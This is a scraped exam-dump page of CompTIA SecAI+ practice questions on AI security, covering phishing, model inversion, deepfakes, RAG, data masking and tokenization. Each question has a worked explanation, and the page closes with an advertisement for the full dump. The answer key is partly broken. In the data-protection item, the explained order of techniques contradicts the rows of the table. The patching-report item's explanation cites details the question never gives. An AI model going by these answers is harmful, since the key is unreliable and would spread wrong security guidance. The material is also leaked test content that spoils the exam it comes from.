Why B is Correct: Phishing attacks are most dramatically enabled by AI-generated content. AI can generate highly personalized, grammatically perfect phishing emails tailored to individual targets using publicly available information. It can create convincing deepfake audio and video for voice phishing (vishing) and video phishing, replicate executive communication styles for business email compromise, and generate phishing campaigns at massive scale. The quality and personalization that previously required skilled human social engineers can now be automated with AI.

Why A is Wrong: Model poisoning is a specific attack against AI systems that corrupts training data to manipulate model behavior. While sophisticated, it is a targeted AI security attack rather than a broad cybercrime enabled by AI-generated content at scale.

Why C is Wrong: Ransomware is malware that encrypts victim data and demands payment for decryption keys. While AI can assist in ransomware development, ransomware deployment relies on code execution and network propagation techniques more than AI-generated content.

Why D is Wrong: Remote code execution involves exploiting vulnerabilities to run arbitrary code on a target system. It relies on technical vulnerability exploitation rather than AI-generated content. AI might assist in finding vulnerabilities, but RCE is not primarily enabled by content generation.

### NEW QUESTION: 23

A manufacturing company wants to use AI within its operations to improve the efficiency and accuracy of its processes.

Which of the following should the organization do first to enable adoption and achieve the business objectives?

**A.** Achieve International Organization for Standardization (ISO) 42001 certification.

**B.** Hire a data and AI architect.

**C.** Select a large language model (LLM).

**D.** Introduce a generative adversarial network (GAN).

**Answer: ([SHOW ANSWER](#))**

Basic Concept: Successful AI adoption requires human expertise to translate business objectives into appropriate technical AI strategies. Before selecting tools, frameworks, or certifications, organizations need qualified professionals who can assess requirements, design solutions, and guide implementation. CompTIA SecAI+ Study Guide addresses AI adoption governance and role responsibilities.

Why B is Correct: Hiring a data and AI architect is the essential first step because this role bridges business requirements and technical AI capabilities. The architect assesses the organization ' s data maturity, identifies appropriate AI use cases aligned with manufacturing objectives, designs the technical architecture, and guides technology selection. Without this expertise, subsequent decisions about models, certifications, or frameworks may be poorly aligned with actual business needs.

Why A is Wrong: ISO 42001 certification for AI management systems is an appropriate governance milestone but requires an existing AI program to certify. Pursuing certification before establishing AI capabilities and expertise puts the governance cart before the operational horse.

Why C is Wrong: Selecting an LLM before understanding the organization ' s specific use cases, data landscape, and technical requirements is premature. LLMs may not even be the appropriate AI technology for manufacturing process optimization, which often benefits more from computer vision or predictive analytics.

Why D is Wrong: Introducing a GAN before conducting a needs assessment and hiring qualified architects is technology-first thinking that ignores whether GANs address the specific manufacturing efficiency and accuracy objectives. GANs are also specialized architectures not suited for general manufacturing process improvement.

#### NEW QUESTION: 24

A security analyst reviews a recently released chatbot ' s log and discovers that outputs sometimes include personally identifiable information (PII) from other chatbot users.

Which of the following corrective actions should the security analyst take first to resolve this issue?

- A. Take the chatbot offline and restore it from a backup.
- B. Disable memory from the chat history for all users.
- C. Ask all users to refrain from using PII with the chatbot.
- D. Require users to label the sensitivity of their requests.

**Answer: ([SHOW ANSWER](#))**

Basic Concept: When a chatbot leaks PII from one user ' s conversation into another user ' s responses, the root cause is cross-user memory contamination - the chatbot is retaining and sharing conversation context across user sessions. Disabling the memory feature stops the active data leakage immediately. CompTIA SecAI+ Study Guide covers session memory management as a privacy control for AI chatbots.

Why B is Correct: Disabling memory from chat history for all users immediately stops the mechanism causing PII leakage between users. If the chatbot retains no cross-session memory, it cannot include information from one user ' s conversation in another user ' s response. This is the most direct, immediate corrective action that eliminates the root cause of the privacy violation without requiring additional user behavior changes or service disruption.

Why A is Wrong: Taking the chatbot offline and restoring from backup is a drastic action appropriate when the issue requires investigating a potential compromise or data breach. For a configuration issue such as cross- user memory sharing, disabling the memory feature is a more targeted and proportionate first response that addresses the root cause directly.

Why C is Wrong: Asking users to refrain from using PII relies on voluntary user behavior change and does not address the technical root cause. Users may not comply, and even if they do, previously stored PII in memory would continue to leak. This is an ineffective first corrective action.

Why D is Wrong: Requiring users to label sensitivity does not stop the chatbot from storing and sharing PII that has already been submitted. Labels inform the system about data sensitivity but do not prevent the memory mechanism from sharing labeled sensitive data across user sessions.

#### NEW QUESTION: 25

Which of the following describe the practice of providing examples in a prompt? (Choose two.)

- A. User prompt
- B. System prompt
- C. Prompt template
- D. Quantization
- E. One-shot
- F. Multi-shot

**Answer: ([SHOW ANSWER](#))**

Basic Concept: Prompting techniques for LLMs include various approaches to guide model behavior.

Providing examples within prompts is a powerful technique that leverages the model ' s in-context learning capability to guide response format and quality. CompTIA SecAI+ Study Guide covers prompting techniques under basic AI concepts.

Why E is Correct: One-shot prompting involves providing exactly one example within a prompt to demonstrate to the model the desired input-output format or response style. This single example guides the model ' s understanding of the task without requiring extensive fine-tuning. It is a well-established prompting technique that uses examples to inform model behavior.

Why F is Correct: Multi-shot prompting (also called few-shot prompting) involves providing multiple examples within a prompt to further clarify the desired output pattern. Multiple examples help the model identify consistent patterns and produce more accurate, consistent responses. Both one-shot and multi-shot are specifically defined by their use of examples in prompts.

Why A is Wrong: A user prompt is the input message submitted by a user to the AI system. It is the general term for any user input, not a specific technique that describes the practice of providing examples.

Why B is Wrong: A system prompt sets the model ' s behavior, persona, and constraints at the session level.

While a system prompt could contain examples, the term specifically refers to the system-level instruction context, not the technique of example provision.

Why C is Wrong: A prompt template is a reusable structured format with placeholders for variable inputs. It standardizes prompt structure but is not defined by the practice of including examples.

Why D is Wrong: Quantization is a model compression technique that reduces model size by representing weights with lower precision numbers. It is a model optimization technique completely unrelated to prompting practices.

### NEW QUESTION: 26

A cybersecurity analyst must use pattern recognition on a data set containing unstructured data.

Which of the following models is the best for this task?

- A.** Long short-term memory
- B.** Convolutional neural network
- C.** Decision tree
- D.** Logistic regression

**Answer: (SHOW ANSWER)**

Basic Concept: Different ML model architectures are optimized for different data types and tasks.

Unstructured data such as images, raw network packet captures, and visual content requires models capable of automatically extracting hierarchical spatial features. CompTIA SecAI+ covers ML model selection for security tasks under basic AI concepts.

Why B is Correct: Convolutional Neural Networks (CNNs) are specifically designed for pattern recognition in unstructured data, particularly image and grid-structured data. CNNs use convolutional layers to automatically extract local and hierarchical features without requiring manual feature engineering. They excel at recognizing patterns in raw, unstructured inputs, making them the optimal choice for pattern recognition on unstructured datasets in cybersecurity contexts such as image-based malware analysis or visual traffic pattern recognition.

Why A is Wrong: Long Short-Term Memory (LSTM) networks are recurrent neural networks optimized for sequential and time-series data such as network traffic flows over time or log sequences. While they handle unstructured sequential data, they are not specifically designed for spatial pattern recognition in general unstructured data.

Why C is Wrong: Decision trees work on structured, tabular data with defined features. They require feature extraction and engineering before processing unstructured data and are not designed for raw pattern recognition in unstructured inputs.

Why D is Wrong: Logistic regression is a linear classification algorithm that requires structured, numerical input features. It cannot directly process unstructured data and requires extensive preprocessing and feature extraction, making it unsuitable for pattern recognition on raw unstructured datasets.

### NEW QUESTION: 27

A security consultant must summarize the impact of posture management on a machine learning (ML) use case.

Which of the following is the most appropriate reference for this purpose?

- A.** Organization for Economic Co-operation and Development (OECD) standards
- B.** National Institute of Standards and Technology (NIST) AI Risk Management Framework (RMF)
- C.** European Union AI Act
- D.** Generative adversarial network (GAN)

**Answer: (SHOW ANSWER)**

Basic Concept: Security posture management for AI systems involves assessing and improving the overall security state of AI deployments, including identifying risks, implementing controls, and maintaining ongoing compliance. Appropriate frameworks provide structure for this assessment. CompTIA SecAI+ Study Guide identifies NIST AI RMF as the primary framework for AI risk and posture management.

Why B is Correct: The NIST AI Risk Management Framework provides comprehensive, actionable guidance for managing and improving AI security and risk posture across the entire AI lifecycle. It includes the GOVERN, MAP, MEASURE, and MANAGE functions that directly address posture management activities including risk identification, assessment, and control implementation for ML use cases. Its technical depth and ML-specific guidance make it ideal for this summarization task.

Why A is Wrong: OECD standards provide high-level policy principles for AI governance at an international level. They lack the technical specificity and operational guidance needed to summarize posture management impact on a specific ML use case.

Why C is Wrong: The EU AI Act is a regulatory compliance framework establishing legal requirements for AI systems. While it addresses risk management, its focus is on legal compliance rather than technical posture management guidance for ML systems.

Why D is Wrong: A Generative Adversarial Network is an AI architecture for generating synthetic data, not a framework or standard. It has no relevance as a reference for AI security posture management.

#### NEW QUESTION: 28

Which of the following is the primary purpose of validating data for an AI system?

- A. To automate the process
- B. To reduce consumption of resources
- C. To optimize the storage databases
- D. To ensure bias-free outcomes

**Answer: (SHOW ANSWER)**

Basic Concept: Data validation is a critical step in the AI development pipeline that involves verifying that the data used for training and inference meets quality standards, is representative, and is free from systematic errors that could introduce bias. The quality of training data directly determines the quality and fairness of model outputs. CompTIA SecAI+ Study Guide covers data validation under AI development and responsible AI principles.

Why D is Correct: The primary purpose of data validation for an AI system is to ensure that the data is accurate, representative, and free from systematic errors that would cause the model to produce biased or discriminatory outcomes. Validating data checks for class imbalance, demographic underrepresentation, labeling errors, and corrupted values that could embed biases into the model. This ensures the AI system produces fair, accurate, and trustworthy outputs across all user groups.

Why A is Wrong: Automating the process is a benefit of using automated data validation tools but is not the primary purpose of validation itself. The automation serves the validation goal rather than being the reason validation is performed.

Why B is Wrong: Reducing resource consumption is an engineering optimization concern. Data validation may reduce resource waste by preventing training on poor-quality data, but this is a secondary benefit, not the primary purpose.

Why C is Wrong: Optimizing storage databases is a database engineering concern about performance and efficiency. Data validation examines data quality and representativeness for AI purposes, not database architecture optimization.

#### NEW QUESTION: 29

An organization is concerned with the exposure of sensitive data.

Which of the following is the most relevant security concern?

- A. Overfitting
- B. Model inversion
- C. Data normalization
- D. Hyperparameter tuning

**Answer: (SHOW ANSWER)**

Basic Concept: AI models can inadvertently memorize sensitive information from their training data. Certain attack techniques can exploit this memorization to extract private information from a deployed model, even without direct access to the training dataset. CompTIA SecAI+ Study Guide covers model inversion as an AI- specific data exposure attack vector.

Why B is Correct: Model inversion is an attack where an adversary queries a deployed AI model with carefully crafted inputs to reconstruct or infer sensitive training data. For example, an attacker could query a facial recognition model with optimized images to reconstruct faces of individuals from the training set, or query a medical diagnosis model to infer patient records used in training. This directly exposes sensitive data that was supposed to be protected.

Why A is Wrong: Overfitting is a model training quality issue where a model learns training data too specifically and performs poorly on new data. While it can indicate that sensitive data was memorized, overfitting itself is a performance concern rather than directly a data exposure attack vector.

Why C is Wrong: Data normalization is a preprocessing technique that scales numerical features to a common range to improve training performance. It is a data preparation step with no direct relevance to sensitive data exposure or privacy attacks.

Why D is Wrong: Hyperparameter tuning adjusts configuration parameters of a model to optimize its performance during training. It is an optimization technique with no relevance to protecting against sensitive data exposure attacks.

#### NEW QUESTION: 30

Which of the following is a key principle of responsible AI systems?

- A. Using protected data for training
- B. Ensuring transparency and explainability
- C. Operating with human-in-the-loop
- D. Maximizing model security

**Answer: (SHOW ANSWER)**

Basic Concept: Responsible AI encompasses a set of principles designed to ensure AI systems operate ethically, fairly, and accountably. These principles guide AI development and deployment to minimize harm and maximize trustworthiness. CompTIA SecAI+ Exam Objectives list transparency and explainability as foundational responsible AI principles under Domain 4.

Why B is Correct: Transparency and explainability are cornerstone principles of responsible AI. Transparency means AI systems are open about their nature, capabilities, limitations, and how they make decisions. Explainability means the system can articulate the reasons behind its decisions in human-understandable terms. Together, they enable accountability, support regulatory compliance, allow bias detection, and build user trust. The CompTIA SecAI+ Study Guide and responsible AI frameworks including OECD and NIST AI RMF consistently identify this as a key principle.

Why A is Wrong: Using protected data for training would violate privacy and intellectual property rights.

This is not a responsible AI principle - responsible AI actually requires ensuring that training data respects privacy, consent, and legal protections.

Why C is Wrong: Human-in-the-loop is an important operational practice for high-stakes AI decisions, but it is one design pattern rather than the key overarching principle of responsible AI. Not all responsible AI systems require human-in-the-loop operation for every decision.

Why D is Wrong: Maximizing model security is a cybersecurity objective for AI systems. While important, it is an operational security concern rather than a responsible AI governance principle focused on fairness, accountability, and trustworthiness in AI decision-making.

#### NEW QUESTION: 31

A large number of employees receive a video message in which the company ' s CEO states that the company will be filing for bankruptcy. After an investigation, it was discovered that the CEO did not send this message.

Which of the following is this scenario an example of?

- A. On-path attack
- B. Phishing
- C. Deepfake
- D. Social engineering

**Answer: C (LEAVE A REPLY)**

Basic Concept: Advances in AI generative technology have enabled the creation of highly realistic synthetic video and audio content that convincingly impersonates real individuals. These AI-generated impersonations are called deepfakes and represent a significant threat for corporate fraud, misinformation, and social engineering. CompTIA SecAI+ covers deepfakes under basic AI concepts and cybersecurity threats.

Why C is Correct: The scenario describes a video in which the CEO 's likeness was convincingly replicated to deliver a false message about bankruptcy. This is a textbook deepfake attack - AI-generated synthetic media using the target ' s face and potentially voice to make it appear they said something they never said.

Deepfake technology uses GANs and CNNs to create this type of convincing impersonation, and the attack specifically exploited AI generation for deception.

Why A is Wrong: An on-path attack intercepts network communications between two parties to eavesdrop or modify traffic. It requires positioning in the network path, not creating synthetic media of a person ' s likeness.

Why B is Wrong: Phishing is a social engineering attack that uses deceptive messages typically via email to trick recipients into taking harmful actions such as clicking malicious links or providing credentials. While this attack has social engineering elements, the use of AI-generated video to impersonate the CEO specifically categorizes it as a deepfake attack.

Why D is Wrong: Social engineering broadly describes psychological manipulation tactics to deceive individuals. While deepfakes can be used as part of social engineering campaigns, the specific technical technique used - AI-generated synthetic video - makes deepfake the most precise and accurate categorization.

**Valid CY0-001 Dumps** shared by ExamDiscuss.com for Helping Passing CY0-001 Exam! ExamDiscuss.com now offer the **newest CY0-001 exam dumps**, the ExamDiscuss.com CY0-001 exam **questions have been updated** and **answers have been corrected** get the **newest** ExamDiscuss.com CY0-001 dumps with Test Engine here: <https://www.examdisscuss.com/CompTIA/exam/CY0-001/premium/> (163 Q&As Dumps, **35%OFF** Special Discount Code: **freecram**)

**NEW QUESTION: 32**

An administrator must conduct generative AI cost monitoring for use in the healthcare industry.

Which of the following criteria is the best way to calculate this cost?

- A.** Connection access and exchange gateway
- B.** Encryption and decryption processing
- C.** Storage retrieval and prompt processing
- D.** Catalog servicing and exchange processing

**Answer: (SHOW ANSWER)**

Basic Concept: Generative AI systems in healthcare settings incur costs from multiple operational activities.

Understanding the cost drivers specific to generative AI helps administrators implement accurate cost monitoring and controls. CompTIA SecAI+ Study Guide covers AI cost management under securing AI systems.

Why C is Correct: Storage retrieval and prompt processing are the two primary cost drivers for generative AI systems in healthcare. Storage retrieval refers to the cost of querying vector databases or document stores in RAG-based AI systems to fetch relevant patient records, clinical guidelines, or historical data for context.

Prompt processing encompasses the token-based cost of the LLM processing the combined retrieved content and user query to generate a response. Together these two activities represent the billable units that drive generative AI costs in healthcare RAG deployments, making them the most accurate basis for cost calculation and monitoring.

Why A is Wrong: Connection access and exchange gateway costs relate to network infrastructure and API gateway usage fees. While there may be minor costs associated with API calls, these are not the primary cost drivers for generative AI systems where the dominant expenses are computational token processing and data retrieval operations.

Why B is Wrong: Encryption and decryption processing costs relate to cryptographic operations for data security. While encryption is important for healthcare data protection under HIPAA, cryptographic processing overhead is minimal compared to the substantial token-based LLM processing and storage retrieval costs that dominate generative AI operational expenses.

Why D is Wrong: Catalog servicing and exchange processing are terms associated with data catalog management and data exchange infrastructure. These are not recognized primary cost components of generative AI systems in healthcare, where storage retrieval and token-based prompt processing are the established cost measurement criteria.

**NEW QUESTION: 33**

Which of the following strengthens the performance of a large language model (LLM) for malicious reconnaissance?

- A.** Enhancing a foundational model with the inclusion of retrieval-augmented generation (RAG)
- B.** Creating a web scraper script using AI to capture the company website
- C.** Instructing an AI assistant to query as an administrator
- D.** Prompting a chatbot to describe server naming patterns and Internet Protocol (IP) ranges

**Answer:** ([SHOW ANSWER](#))

Basic Concept: Reconnaissance is the information gathering phase of an attack. LLMs can be enhanced to perform more effective reconnaissance by giving them access to current, specific information beyond their training data cutoff. CompTIA SecAI+ covers AI augmentation techniques including RAG under AI-assisted security.

Why A is Correct: RAG enhances an LLM by connecting it to an external knowledge base or real-time data sources that it can query during inference. For reconnaissance purposes, a RAG-enabled LLM can access up- to-date organizational information, technical documentation, and intelligence feeds that go beyond its static training data. This makes the LLM significantly more capable for gathering current, targeted intelligence about specific organizations or infrastructure.

Why B is Wrong: Creating a web scraper is a basic data collection technique. While AI can help write scraper code, the scraper itself is a simple script that does not enhance the LLM ' s intelligence or reasoning capabilities for sophisticated reconnaissance.

Why C is Wrong: Instructing an AI assistant to query as an administrator is a prompt manipulation attempt.

An LLM cannot actually gain elevated permissions through a prompt instruction; this describes social engineering or privilege escalation via prompting, not a performance enhancement technique.

Why D is Wrong: Prompting a chatbot to describe naming patterns is a basic use of an existing LLM ' s knowledge. It does not strengthen or enhance the model ' s capabilities; it merely queries what the model already knows from training data, which may be outdated or generic.

#### **NEW QUESTION: 34**

A cybersecurity administrator generates patching reports using AI, but the process takes a long time. Which of the following is the best way to increase performance?

- A.** Deploy a Model Context Protocol (MCP) server to delegate several versions of this query to the back- end LLM simultaneously.
- B.** Have the AI download the full CVE database first to prevent multiple similar external queries.
- C.** Configure the AI system prompt to specify summarization algorithms.
- D.** Increase the amount of model tokens available to eliminate time-consuming session restarts.

**Answer:** ([SHOW ANSWER](#))

Basic Concept: AI systems that repeatedly query external data sources for similar information during a single report generation process spend significant time on redundant network requests. Caching frequently accessed data locally eliminates this overhead. CompTIA SecAI+ Study Guide covers AI performance optimization strategies in security operations contexts.

Why B is Correct: Downloading the full CVE database locally before starting the cross-referencing process eliminates the need for multiple individual external API calls as the AI processes each OS version ' s patch list. Instead of making thousands of small external queries to look up CVE information for each patch-OS combination, the AI can query the locally cached database internally. This transforms multiple slow external network operations into fast local lookups, dramatically reducing report generation time.

Why A is Wrong: Using an MCP server to run multiple LLM queries simultaneously could improve throughput through parallelization. However, the fundamental bottleneck is external CVE database queries, not LLM processing capacity. Parallelizing LLM calls does not eliminate the external query latency.

Why C is Wrong: Specifying summarization algorithms in the system prompt affects how the AI structures its output. It does not address the time-consuming external data retrieval process that is the actual performance bottleneck in this cross-referencing workflow.

Why D is Wrong: Increasing token limits prevents session restarts for long contexts but does not address the external query latency that makes the report slow to generate. The bottleneck is data retrieval speed, not token limit constraints causing session breaks.

#### **NEW QUESTION: 35**


An engineer is analyzing findings from a penetration test that indicate insufficient data encryption. The report also indicates that additional controls must be placed on the data. To protect against loss of intellectual property, the engineer must implement data security.

Part 1: Use drop-down menu to select the most appropriate protocol or cipher for each system component.

Part 2: Use the drop-down menu to select the most appropriate technique to apply to the modified data.



End client



API gateway



Database storage



AI model storage

Select...

SHA-2 512

HMAC-SHA512

Elliptical curve

ECDH

TLS 1.2

AES-512

RSA-2048

CAMELIA

Select...

SHA-2 512

HMAC-SHA512

Elliptical curve

ECDH

TLS 1.2

AES-512

RSA-2048

CAMELIA

Select...

SHA-2 512

HMAC-SHA512

Elliptical curve

ECDH

TLS 1.2

AES-512

RSA-2048


CAMELIA

Part 1

Part 2

| Technique            | Original data                                                        | Modified data                                              |
|----------------------|----------------------------------------------------------------------|------------------------------------------------------------|
| <div>Select...</div> | {pin:"999 99 9999", name:"john doe"}                                 | {pin:"999 99 9999", name:"john doe", sensitivity:"SECRET"} |
| <div>Select...</div> | {ip_addr:"1.2.3.4", cookie:"akOidid==", name:"John Doe", uid:"1111"} | {cookie:"akOidid==", uid:"1111"}                           |
| <div>Select...</div> | {pin:"999 99 9999", name:"john doe"}                                 | {pin:"999 99 9999", name:"john doe"}                       |
| <div>Select...</div> | {card_number:"111122223333444", name:"john doe", user_id:"1"}        | {card_number:"00019282829", name:"john doe", user_id:"1"}  |
| <div>Select...</div> | {name:"john doe", patient_id:"10000", dob:"1980-jan-05"}             | {patient_id:"10000", dob:"1980-jan-05"}                    |

Answer:



| Technique                                                                                                 | Original data                                                       | Modified data                                              |
|-----------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------|------------------------------------------------------------|
| Select...<br>Select...<br>Anonymization<br>Classification<br>De-identification<br>Tokenization<br>Masking | {pin:"999-99-9999", name:"john doe"}                                | {pin:"999-99-9999", name:"john doe", sensitivity:"SECRET"} |
| Select...<br>Select...<br>Anonymization<br>Classification<br>De-identification<br>Tokenization<br>Masking | {ip_addr:"1.2.3.4", cookie:"ak3dld==", name:"John Doe", uid:"1111"} | {cookie:"ak3dld==", uid:"1111"}                            |
| Select...<br>Select...<br>Anonymization<br>Classification<br>De-identification<br>Tokenization<br>Masking | {pin:"999-99-9999", name:"john doe"}                                | {pin:"999-99-XXXX", name:"john doe"}                       |
| Select...<br>Select...<br>Anonymization<br>Classification<br>De-identification<br>Tokenization<br>Masking | {card_number:"11112222333444", name:"john doe", user_id:"1"}        | {card_number:"0x0193828829", name:"john doe", user_id:"1"} |
| Select...<br>Select...<br>Anonymization<br>Classification<br>De-identification<br>Tokenization<br>Masking | {name:"john doe", patient_id:"10000", dob:"1980-jan-05"}            | {patient_id:"10000", dob:"1980-jan-05"}                    |

Explanation:

Part 1 - Select the protocol or cipher

System component

Select

API gateway

TLS 1.2

Database storage

CAMELIA

AI model storage

HMAC-SHA512

Part 2 - Select the data-protection technique

Enter the techniques from the first row to the fifth row in this exact order:

Row Data modification Select

1 The name field is removed, while patient\_id and dob remain De-identification

2 ip\_addr and name are removed, leaving cookie and uid Anonymization

3 The card number is replaced by 0x0193828829 Tokenization

4 sensitivity: " SECRET " is added Classification

5 Part of the PIN is replaced by XXXX Masking

See Explanation

Why these are the intended answers

API gateway # TLS 1.2

The API gateway handles data moving between the client and backend systems. TLS is the only listed transport-security protocol and therefore protects the data in transit . OWASP recommends encrypting sensitive data in transit by using TLS with secure parameters.

Database storage # CAMELLIA

CAMELLIA is a symmetric block cipher suitable for encrypting substantial quantities of stored data. It is therefore the valid storage-encryption choice among the listed options.

Do not select AES-512 . AES-512 is not a standardized AES variant. NIST defines only AES-128, AES-192, and AES-256 .

AI model storage # HMAC-SHA512

The scenario separately emphasizes protection against loss or modification of intellectual property. HMAC- SHA512 supplies message authentication and integrity verification, allowing unauthorized modification of the AI model to be detected. HMAC is not confidentiality encryption, but it is the most appropriate listed additional control for protecting model integrity. OWASP specifically identifies HMACs as cryptographic controls for stored-data integrity.

Why the other options are not selected

- \* SHA-2 512: Hashing only; no secret key and no encryption.
- \* Elliptical curve: A family of cryptographic techniques, not a specific storage or transport protocol.
- \* ECDH: Used for key agreement, not direct bulk-data encryption.
- \* AES-512: Invalid AES key size.
- \* RSA-2048: Primarily used for asymmetric encryption, signatures, or key transport; inefficient for bulk database or model encryption.
- \* CAMELLIA: Appropriate symmetric encryption for stored data.
- \* HMAC-SHA512: Integrity and authenticity, not confidentiality.

Final Part 2 order

- \* De-identification
- \* Anonymization
- \* Tokenization
- \* Classification
- \* Masking

Explanation:

De-identification removes an explicitly identifying field-in this case, the person's name-while retaining other fields needed for processing. The remaining patient ID and date of birth could potentially permit re-identification when combined with other information, so this is de-identification rather than complete anonymization. OWASP describes de-identification as deleting, scrambling, or pseudonymizing direct and indirect identifiers.

Anonymization removes identifying attributes so that the displayed record is not directly tied to the named individual. Here, both the name and IP address are removed.

Tokenization substitutes a sensitive value with a non-sensitive representative token. The original payment- card number is replaced with the hexadecimal-style value 0x0193828829. OWASP recognizes tokenization as a method for reducing exposure of stored sensitive data.

Classification labels information according to sensitivity. Adding sensitivity: " SECRET " does not conceal or transform the PIN; it categorizes the record so appropriate controls can be applied. OWASP recommends classifying processed, stored, and transmitted data and applying controls based on that classification.

Masking obscures only part of a sensitive value while preserving its general format. Changing 999-99-9999 to 999-99-XXXX is partial masking.

**NEW QUESTION: 36**

An AI architect reviews AI utilization and wants to improve the user experience.

Which of the following should the architect review within the logs?

- A. Rate monitoring
- B. Model accuracy
- C. Access controls
- D. Data storage

**Answer:** ([SHOW ANSWER](#))

Basic Concept: User experience with AI systems is directly correlated to how accurately and relevantly the model responds to user queries. Poor model accuracy manifests as irrelevant, incorrect, or unhelpful responses, which is the primary driver of poor user experience. CompTIA SecAI+ Study Guide covers AI performance monitoring and user experience optimization.

Why B is Correct: Model accuracy metrics in logs reveal how often the model provides correct, relevant, and useful responses. Reviewing accuracy-related log data such as confidence scores, response quality ratings, error rates, and user feedback correlations enables the architect to identify performance gaps causing poor experiences and guides optimization efforts like fine-tuning or retrieval improvements.

Why A is Wrong: Rate monitoring tracks API call frequency and throughput. While important for capacity planning and detecting abuse, it does not directly reflect the quality of model responses that determine user experience.

